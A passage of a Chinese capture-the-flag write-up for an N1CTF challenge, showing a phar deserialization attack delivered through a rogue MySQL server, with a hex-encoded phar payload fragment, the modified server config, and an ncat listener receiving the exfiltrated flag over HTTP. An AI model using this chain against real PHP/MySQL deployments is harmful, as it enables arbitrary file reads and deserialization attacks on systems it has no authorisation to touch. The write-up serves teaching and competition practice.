
[["4749463839613C3F706870205F5F48414C545F434F4D50494C455228293B203F3E0D0A78010000010000001100000000

使用这个项目https://github.com/Gifts/Rogue-MySql-Server 把文件名改为phar格式



```
log = logging.getLogger(__name__)

log.setLevel(logging.INFO)
tmp_format = logging.handlers.WatchedFileHandler('mysql.log', 'ab')
tmp_format.setFormatter(logging.Formatter("%(asctime)s:%(levelname)s:%(message)s"))
log.addHandler(
    tmp_format
)

filelist = (
    'phar:///tmp/smi1e123.phar',
)
-- INSERT --
```

host改为Rogue-MySql-Server地址，用户名密码随意。



host:

[redacted] [redacted] [redacted]:8013


username:

root

password:

••••

服务端nc，然后执行任意sql语句触发phar反序列化即可收到flag。



```
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8012
Ncat: Listening on 0.0.0.0:8012
Ncat: Connection from 47.91.213.248.
Ncat: Connection from 47.91.213.248:35816.
POST / HTTP/1.1
Host: [redacted]:8012
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 100
Content-Type: application/x-www-form-urlencoded

I hope you don't spoil it.It's not easy to make a Challenge.
N1CTF{cd89197c69c60de525c7b7e7d3b5e91f}
```

```
[Smi1e@iZwz990yicge6fo2ahw7kpZ Rogue-MySql-Server]$ python2 rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 47.91.213.248:38090 at 0x7f
.ValueError'>: [/usr/lib64/python2.7/asyncore.py|read|83] [/usr/lib64/python2.7/asyncore.py|handle_read_event|449] [/usr
andle_read|140] [rogue_mysql_server.py|found_terminator|184])
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 47.91.213.248:38316 at 0x7f
.ValueError'>: [/usr/lib64/python2.7/asyncore.py|read|83] [/usr/lib64/python2.7/asyncore.py|handle_read_event|449] [/usr
andle_read|140] [rogue_mysql_server.py|found_terminator|184])
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 47.91.213.248:38322 at 0x7f
.ValueError'>: [/usr/lib64/python2.7/asyncore.py|read|83] [/usr/lib64/python2.7/asyncore.py|handle_read_event|449] [/usr
andle_read|140] [rogue_mysql_server.py|found_terminator|184])
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 47.91.213.248:38376 at 0x7f
.ValueError'>: [/usr/lib64/python2.7/asyncore.py|read|83] [/usr/lib64/python2.7/asyncore.py|handle_read_event|449] [/usr
andle_read|140] [rogue_mysql_server.py|found_terminator|184])
error: uncaptured python exception, closing channel <__main__.http_request_handler connected 47.91.213.248:38506 at 0x7f
```

后记

由于撞车ByteCTF和TMCTF，并没有很多师傅在刚这道题orz。出题时也踩了不少坑，emmm虽然这个题目出的很烂但是还是想说出题不易，希望师傅们认真对待。

点击收藏 | 0 关注 | 1

上一篇：linux内核提权系列教程（2）：... 下一篇：Exploiting CORS m...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板